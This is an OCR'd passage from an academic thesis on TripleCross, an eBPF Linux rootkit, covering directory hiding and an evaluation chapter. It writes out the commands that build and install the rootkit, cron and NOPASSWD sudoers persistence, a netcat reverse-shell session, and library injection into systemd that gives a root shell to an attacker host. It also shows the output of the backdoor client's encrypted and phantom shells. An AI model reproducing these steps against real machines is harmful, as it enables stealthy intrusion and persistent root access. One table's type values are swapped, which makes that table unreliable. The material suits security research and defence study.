


Fig. 4.38. Technique to hide a directory entry.

file, a directory or of some other type. For this, our rootkit uses the attribute d_type of the linux_dirent64 (see Table 4.15), whose value determines the type of file. The most relevant values of the d_type attribute are shown in Table 4.16 [129].

VALUE	DESCRIPTION
DT_DIR (4)	Directory
DT_REG (8)	Regular file
DT_LNK (10)	Symbolic link

Table 4.16. Relevant values for d_type in linux_dirent64.

Therefore, our rootkit will hide the following entries when found in a linux_dirent64:

Also, it is of interest to study what would happen if the directory entry to hide was not in the middle of the buffer, but rather it was the first one to be written. In this case, we cannot modify the d_reclen of the previous entry to trick the user into skipping an entry. In order to illustrate this case, we are providing another technique (although this functionality is not available in the rootkit currently). Figure 4.39 illustrates this alternative process.

As we can observe in the figure, this technique is based on removing the directory entry completely and overwriting it with all of the subsequent entries. After this change,

d_name	d_type	PURPOSE
ebpfbackdoor	DT_DIR (8)	Hide persistence files.
SECRETDIR	DT_REG (4)	Secret directory where the rootkit hides its files.

Table 4.17. Directory entries actively hidden by the rootkit.

only the return value of the system call would need to be changed (since now the buffer is shorter).




Fig. 4.39. Technique to hide the first directory entry.

5. EVALUATION

This chapter evaluates the malicious capabilities developed in our rootkit by comparing them to the original objectives we presented at the beginning of our research in Section 1.2. For this, we will analyse whether our rootkit meets the expected functionality by simulating a machine infection in a virtualized environment. A rootkit functionality will be considered fulfilled in the case it can be reproduced successfully in the experimental environment.

As we mentioned, the following are the functionalities we seeked to implement in our rootkit:

- Hijacking the execution of user programs while they are running, injecting libraries and executing malicious code, without impacting their normal execution.
- Featuring a command-and-control module powered by a network backdoor, which can be operated from a remote client. This backdoor should be controlled with stealth in mind, featuring similar mechanisms to those present in rootkits found in the wild.
- Tampering with user data at system calls, resulting in running malware-like programs and for other malicious purposes.
- Achieving stealth, hiding rootkit-related files from the user.
- Achieving rootkit persistence, the rootkit should run after a complete system reboot.

5.1. Experimental setting

The test environment that will be used to showcase the rootkit functionalities consists on two virtual machines running under Oracle VM VirtualBox [130]. One of them will be the host infected with the rootkit, while the other will be used as the attacker machine from which to operate the rootkit client.

Both virtual machines will be connected via a bridged adapter, as Figure 5.1 shows. With this virtual networking setting, the virtual machines connect to a device driver of the host system which injects the data received from the physical network [131]. From the virtual machine point of view, both the attacker and the infected machine appear to be physically connected (via a network cable) to the same network interface, each with a different assigned IP address. The name of this interface will be "enp0s3".

Table 5.1 shows the role and charactersitics of the two machines. The overall test environment configuration with the described settings is illustrated in Figure 5.2.




Fig. 5.1. Network settings for both of the VMs on the test environment.

INFECTED MACHINE	
Attribute	**Value**
User	osboxes
Operating System	GNU/Linux
Distribution	Ubuntu 21.04
Kernel version	5.11.0-49
IP address	192.168.1.124

ATTACKER MACHINE	
Attribute	**Value**
User	RED
Operating System	GNU/Linux
Distribution	Ubuntu 18.04
Kernel version	5.4.0-96
IP address	192.168.1.127

Table 5.1. Configuration of virtual machines in the test environment.

Fig. 5.2. Network topology of test environment.

5.2. Rootkit compilation and installation

This section details the steps for a successful compilation and installation fo the rootkit in the target machine. Note that there also exist two scripts *packager.sh* and *deployer.sh*

which automatize this process, but these are best indicated for an attacker which wants to quickly assemble the rootkit system, as we will explain in Section 5.3.

5.2.1. Compilation

The rootkit source code incorporates two Makefile files that automatize the compilation process with the command *make*. Table 5.2 details the location of the multiple Makefiles that must be executed to compile the different modules of the rootkit (note that in Section 4.1 we described the rootkit files and their purpose in detail).

MAKEFILE	COMMAND	DESCRIPTION	RESULT
src/client/ Makefile	make	Compilation of the rootkit client	src/client/ injector
src/Makefile	make help	Compilation of programs for testing rootkit functionalities, and the malicious program and library of the execution hijacking and library injection modules respectively	src/helpers/simple_timer, src/helpers/simple_open, src/helpers/simple_ execve, src/helpers/lib_ injection.so, src/helpers/execve_hijack
src/Makefile	make kit	Compilation of the rootkit using the libbpf library	src/bin/kit
src/Makefile	make tckit	Compilation of the rootkit TC egress program	src/bin/tc.o

Table 5.2. Rootkit compilation Makefiles.

As we can observe in the table, there are two Makefiles:

- A Makefile under src/client to compile only the rootkit client.
- A Makefile under src to compile all rootkit files.

Therefore, the complete compilation process would consist on the commands shown in Code snippet 5.1.

CODE 5.1. Rootkit and rootkit client compilation.

```
1 //Rootkit files
2 cd src
3 make
4 //Rootkit client
```

```
cd client
make
```

The output programs corresponding to the rootkit will be stored under a directory *src/bin*, while those belonging to helper and client programs will be stored together with the corresponding source code.

It must also be noted that, although the rootkit backdoor and C2 capabilities work out of the box, the rest of the rootkit modules need further configuration. This configuration is set via the src/common/constants.h file, and during the rest of this evaluation we will detail the relevant settings for each individual module.

5.2.2. Installation

Once the rootkit programs are compiled, the *tc.o* and *kit* programs must be loaded orderly. Code snippet 5.2 shows the commands to execute for installing the rootkit.

CODE 5.2. Rootkit installation steps.

```
//TC egress program
sudo tc qdisc add dev enp0s3 clsact
sudo tc filter add dev enp0s3 egress bpf direct-action obj bin/tc.o
    sec classifier/egress
//Libbpf-powered rootkit
sudo ./bin/kit -t enp0s3
```

Note that the network interface enp0s3 may be substituted with any other interface on which the attacker desires the backdoor to be operating.

Finally, we should create the files that guarantee the rootkit persistence, as shown in Code snippet 5.3.

CODE 5.3. Creation of rootkit persistence files.

```
echo "* * * * * osboxes /bin/sudo /home/osboxes/TFG/src/helpers/
    deployer.sh" > /etc/cron.d/ebpfbackdoor
echo "osboxes ALL=(ALL:ALL) NOPASSWD:ALL #" > /etc/sudoers.d/
    ebpfbackdoor
```

The name of the user "osboxes" should be changed by that of the user of the machine to infect, together with the path on which the *deployer.sh* script will be hidden.

5.3. Attack scenario

Although the steps presented in Section 5.2 were followed during the rootkit development, an attacker which has compromised a machine and wants to install the rootkit may benefit

from a more automated process that quickly prepares all files and installs them in the target machine.

This section presents an hypothetical attack scenario, covering each of the steps the attacker must follow in order to prepare the rootkit and infect a machine:

A security researcher called 'RED' has managed to exploit a high-severity RCE vulnerability in a critical system controlled by an adversary which was found exposed to the Internet (e.g.: not behind a NAT [132]). After this exploitation, RED has now spawned a reverse shell connection with the privileged user 'osboxes', but he knows that the system is often rebooted and that he may lose access soon. Furthermore, the vulnerability he exploited is already well-known and may get patched in the near future, so he needs to persist his access. RED decides to load a classic rootkit consisting of a malicious kernel module, but he finds out that this capability is restricted in the system (e.g.: kernel.modules_disabled=1 [133]), so he must find an alternative approach. Also, it is very possible that the system has an EDR logging events such as loading a kernel module (which almost assuredly will be considered by the EDR given that it is a very relevant event), so he needed to find a more stealthy path anyway. At some point, RED realises that even if kernel modules could not be used, the system administrator did not block eBPF, so he decides to use TripleCross.

Firstly, RED creates a secret directory where to hide the rootkit, and downloads it, as shown in Figure 5.3.

```
RED@AttackerMachine:~$ nc -ulvp 4242
Listening on [0.0.0.0] (family 0, port 4242)
Connection from 192.168.1.124 45357 received!
$ python -c 'import pty; pty.spawn("/bin/bash")'
osboxes@osboxes:~$ mkdir SECRETDIR
mkdir SECRETDIR
osboxes@osboxes:~$ cd SECRETDIR
cd SECRETDIR
osboxes@osboxes:~/SECRETDIR$ git clone https://github.com/h3xduck/TripleCross
git clone https://github.com/h3xduck/TripleCross
Cloning into 'TripleCross'...
```

Fig. 5.3. Creation of hidden directory and downloading rootkit.

Once it is downloaded, RED executes the *packager.sh* script, that will compile the rootkit. Alternatively, an attacker could have compiled it locally and sent it to the remote machine afterwards.

After the script execution finishes, a folder *apps* has been generated with all the rootkit files. This directory contains all the files and scripts needed for the rootkit installation. RED now executes the *deployer.sh* script, which installs the rootkit and writes the persistence files, as shown in Figure 5.4

Once the script has been executed, all rootkit modules are loaded and the backdoor is already waiting for commands. RED can now close the reverse shell and open the rootkit client. He now has persistent privileged access to the infected machine.

```
osboxes@osboxes:~/SECRETDIR/apps$ ls
ls
deployer.sh    injection_lib.so  kit         simple_open   tc.o
execve_hijack  injector          mycert.pem  simple_timer
osboxes@osboxes:~/SECRETDIR/apps$ ./deployer.sh
./deployer.sh
**************************************************\n
******************** TripleCross ********************\n
**************************************************\n
***************** Marcos Sánchez Bajo *****************\n
**************************************************\n
```

Fig. 5.4. Files created by packager.sh and execution of deployer.sh.

5.4. Hijacking execution of running processes

Following the infection process described in Section 5.3, The rootkit can hijack the execution of running processes by means of the library injection module. This module incorporates two sample programs (*src/helpers/simple_timer.c and src/helpers/simple_open.c*), both containing the execution of one of the hijacked syscalls (sys_timerfd_settime and sys_openat respectively). Additionally, the functionality can be tested in any process of the infected machine by changing its settings. Table 5.3 shows how to customize the functionality of the library injection module.

FILENAME	CONSTANT	DESCRIPTION
src/common/ constants.h	TASK_COMM_NAME_ INJECTION_TARGET_ TIMERFD_SETTIME	Name of process to hijack at syscall sys_timerfd_settime.
src/common/ constants.h	TASK_COMM_NAME_ INJECTION_TARGET_ OPEN	Name of process to hijack at syscall sys_openat.
src/helpers/ injection_lib.c	ATTACKER_IP & ATTACKER_PORT	IP address and port of attacker machine

Table 5.3. Library injection module configuration.

After a successful injection the malicious library will run a reverse shell against the attacker machine. Also, it will print a message for us to check it locally. Therefore, from the attacker machine, we will listen to the specified IP and port, considering the injection successful if a connection is opened.

5.4.1. Test program simple_timer

Table 5.4 shows the module configuration for running this attack.

Figure 5.5 shows the execution of the simple_timer process without the rootkit installed.

FILENAME	CONSTANT	VALUE
src/common/ constants.h	TASK_COMM_NAME_ INJECTION_TARGET_ TIMERFD_SETTIME	"simple_timer"
src/helpers/ injection_lib.c	ATTACKER_IP & ATTACKER_PORT	192.168.1.127 & 5555

Table 5.4. Library injection module configuration for attacking simple_ timer.c.

```
osboxes@osboxes:~/TFG/src/helpers$ ./simple_timer
Timer started
Timer called at: 0.000: time between: 1; total elapsed time=1
Timer called at: 0.1000: time between: 1; total elapsed time=2
Timer called at: 2.002: time between: 1; total elapsed time=3
Timer called at: 3.003: time between: 1; total elapsed time=1
Timer called at: 4.008: time between: 1; total elapsed time=2
Timer called at: 5.003: time between: 1; total elapsed time=3
```

Fig. 5.5. Normal execution of simple_timer program.

Once the rootkit is installed it starts the module automatically, looking for system calls from the simple_timer process. The attacker must in the mean time start a listener (e.g.: with netcat), as shown in Figure 5.6.

```
RED@AttackerMachine:~$ nc -nlvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
```

Fig. 5.6. Attacker waiting for a connection with netcat.

Then, the simple_timer program gets executed on the infected machine. As we can observe in Figure 5.7, the injection suceeds and a message is printed from the library.

Figure 5.8 shows the attacker connected to the reverse shell launched from the library.

5.4.2. Test program simple_open

The library injection module can also be tested with the simple_timer program, which opens multiple files with sys_openat. The rootkit configuration for this is shown in Table 5.5.

As we can observe in figure 5.9, when the injection suceeds, a message is printed on screen. Also, the attacker receives a shell, like we showed in Figure 5.8.




Fig. 5.7. Execution of simple_timer.c with rootkit active.




Fig. 5.8. Reverse shell received after library injection attack.

FILENAME	CONSTANT	VALUE
src/common/ constants.h	TASK_COMM_NAME_ INJECTION_TARGET_ OPEN	"simple_open"
src/helpers/ injection_lib.c	ATTACKER_IP & ATTACKER_PORT	192.168.1.127 & 5555

Table 5.5. Library injection module configuration for attacking simple_ open.c.

Fig. 5.9. Execution of simple_open with rootkit active.

5.4.3. Hijacking systemd

Apart from the test programs, the library injection module can also inject the malicious library on any process of the system that makes use of either sys_openat or sys_timerfd_settime. By hijacking privileged system programs such as systemd, the malicious library can achieve automatic root permissions once it is run (although these are anyways automatically granted via the privilege escalation module). Table 5.6 shows the module configuration for running an attack against this process.

FILENAME	CONSTANT	VALUE
src/common/ constants.h	TASK_COMM_NAME_ INJECTION_TARGET_ TIMERFD_SETTIME	"systemd"
src/common/ constants.h	TASK_COMM_NAME_ INJECTION_TARGET_OPEN	"systemd"
src/helpers/ injection_lib.c	ATTACKER_IP & ATTACKER_PORT	192.168.1.127 & 5555

Table 5.6. Library injection module configuration for attacking the systemd process.

With these configurations, we can run the rootkit and wait for systemd to call one of these syscalls. Eventually this call occurs, and using the debug messages of the rootkit we can get information on what happened, as shown in Figure 5.10.

```
05:58:59 VULN_SYSCALL  pid:1 syscall:7f8d8b4d1560, return:7ffd08506498, libc_main:7f8d8b3e1490, libc_dlopen_mode:7f8d8b5105b
0, libc_malloc:7f8d8b450130, got:7f8d8b966c38, relro:1
Injecting at PID 1 at 7f8d8b966c38
MAPS: 5635fc7d1000-5635fc807000 r--p 00000000 08:01 12716494                  /usr/lib/systemd/systemd

MAPS: 5635fc807000-5635fc8da000 r-xp 00036000 08:01 12716494                  /usr/lib/systemd/systemd

Found code cave at 5635fc8d9768
Finished writing shellcode at 5635fc8d9768, syscall_addr 7f8d8b4d1560
Successfully hijacked GOT
```

Fig. 5.10. Rootkit debug messages showing library injection.

As we can observe in the figure, the rootkit finds the relevant addresses via the technique we described on Section 4.2 and proceeds to overwrite the GOT address. The library is loaded and executed, and since systemd is executed by the root user, the attacker receives a root shell as shown in Figure 5.11. Most importantly, the systemd process does not crash after this attack.

```
RED@AttackerMachine:~$ nc -nlvp 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from 192.168.1.124 46864 received!
id
uid=0(root) gid=0(root) groups=0(root)
```

Fig. 5.11. Reverse shell received with root user after systemd library injection.

5.5. Backdoor and C2

The backdoor module works out of the box without any additional configurations needed. It includes the C2 capabilities and the rootkit client used to communicate with the backdoor. As we described in Section 4.6.1, the client allows for the operations listed on Table 5.7.

PROGRAM ARGUMENTS	ACTION DESCRIPTION
./injector -c <Victim IP>	Spawns a plaintext pseudo-shell by using the execution hijacking module.
./injector -e <Victim IP>	Spawns an encrypted pseudo-shell by commanding the backdoor with a pattern-based trigger.
./injector -s <Victim IP>	Spawns an encrypted pseudo-shell by commanding the backdoor with a multi-packet trigger (of both types).
./injector -p <Victim IP>	Spawns a phantom shell by commanding the backdoor with a pattern-based trigger.
./injector -a <Victim IP>	Orders the rootkit to activate all eBPF programs.
./injector -a <Victim IP>	Orders the rootkit to detach all of its eBPF programs.
./injector -S <Victim IP>	Showcases how the backdoor can hide a message from the kernel.
./injector -h	Displays help.

Table 5.7. Rootkit client options.

Once the rootkit is installed, the backdoor is launched automatically and will wait for backdoor triggers ready to launch the corresponding requested actions.

5.5.1. Spawning encrypted pseudo-shells

Encrypted pseudo-shells can be spawned using the rootkit client either with pattern-based or multi-packet backdoor triggers.

Pattern-based triggers

When using a pattern-based trigger, the attacker must indicate the following information:

- The IP address of the infected machine.
- The network interface to use for sending the trigger.

As Figure 5.12 shows, the backdoor executes the requested action and starts an encrypted pseudo-shell connection with privileged permissions in which the attacker can introduce commands to be executed. Whenever the connection shall be closed, the attacker introduces the "EXIT" global command (as we explained in Section 4.6.1), which ends the transmission gracefully.




Fig. 5.12. Encrypted pseudo-shell with rootkit client using pattern-based trigger.

Multi-packet triggers

The rootkit client offers multiple options when using the multi-packet backdoor triggers. In particular, the attacker must specify the following fields:

- The IP address of the infected machine.
- The network interface to use for sending the trigger.
- Whether to hide the payload at the TCP sequence numbers or at the TCP source port.

Figure 5.13 shows how the rootkit client asks for this data and spawns an encrypted pseudo-shell with the client when hiding the payload at the TCP sequence number. As we can observe in the figure, the payload is divided in 3 different chunks and injected to a stream of packets, which are sent in an orderly manner.

Figure 5.14 shows the same process but using the TCP source port as a means for hiding the data payload. As we can observe in the figure, in this case the paylaod is divided in 6 chunks.




Fig. 5.13. Encrypted pseudo-shell with rootkit client using multi-packet trigger with payload hidden in TCP sequence number.

```
RED@AttackerMachine:~/TFG/src/client$ sudo ./injector -s 192.168.1.124
******************************************************
******************** TripleCross *********************
******************************************************
******** https://github.com/h3xduck/TripleCross *******
******************************************************
[INFO]Activating COMMAND & CONTROL with MULTI-PACKET backdoor trigger
>> Where to hide the payload? Select a number:
        1. SEQNUM
        2. SRCPORT
Option: 2
>> Which network interface do you want to use?>: enp0s3
[INFO]Attacker IP selected: enp0s3 (192.168.1.127)
[INFO]Victim IP selected: 192.168.1.124
[INFO]Crafting malicious packet stream...
R:0, P5:1f, K3:1f
R:69, P5:40, K3:29
Payload before XOR: 20 ffffffc0 fffffa8 1 7f 1f 40 1c 0 69 20 5c
Payload after XOR: 20 ffffffe0 48 49 36 29 69 75 75 1c 3c 60
[INFO]Sending malicious packet to infected machine...
Packet of length 40 sent to 2080483520
[OK]Packet 1/6 successfully sent!
Packet of length 40 sent to 2080483520
[OK]Packet 2/6 successfully sent!
Packet of length 40 sent to 2080483520
[OK]Packet 3/6 successfully sent!
Packet of length 40 sent to 2080483520
[OK]Packet 4/6 successfully sent!
Packet of length 40 sent to 2080483520
[OK]Packet 5/6 successfully sent!
Packet of length 40 sent to 2080483520
[OK]Packet 6/6 successfully sent!
[OK]Packet stream successfully sent to the backdoor in completeness
[INFO]Listening for connections
[SUCCESS]Connection established: 192.168.1.124:55812
[WARN]Client has no certificate.
[INFO]Live command shell mode active by default
>> client[encrypted shell]>: id
uid=0(root) gid=0(root) groups=0(root)

>> client[encrypted shell]>: EXIT
[INFO]Connection with the backdoor halted
```

Fig. 5.14. Encrypted pseudo-shell with rootkit client using multi-packet trigger with payload hidden in TCP source port.

5.5.2. Spawning phantom shells

A phantom shell can be spawned using the rootkit client by sending pattern-based backdoor triggers. As we explained in Section 4.5.2, the response to a client command will only be received once a TCP packet is sent from the infected machine to some location. Therefore, we need to wait until any application sends a TCP packet.

For requesting a phantom shell, the attacker must introduce the following arguments:

- The IP address of the infected machine.
- The network interface to use for sending the trigger.

Once the request is sent by the rootkit client, it will scan the network for the response. As Figure 5.15 shows, this rootkit client displays an alert whenever a packet is received.

```
RED@AttackerMachine:~/TFG/src/client$ sudo ./injector -p 192.168.1.12
******************************************************
******************** TripleCross *********************
******************************************************
******** https://github.com/h3xduck/TripleCross *******
******************************************************
[INFO]Requested a PHANTOM SHELL
>> Which network interface do you want to use?>: enp0s3
[INFO]Attacker IP selected: enp0s3 (192.168.1.127)
[INFO]Victim IP selected: 192.168.1.124
[INFO]Crafting malicious SYN packet...
[INFO]Sending malicious packet to infected machine...
Packet of length 56 sent to 2080483520
[OK]Secret message successfully sent!
[INFO]Waiting for rootkit response...
Packet of protocol 6 detected
Packet of protocol 6 detected
Packet of protocol 6 detected
Packet of protocol 6 detected
Packet of protocol 6 detected
```

Fig. 5.15. Requesting a phantom shell with the rootkit client.

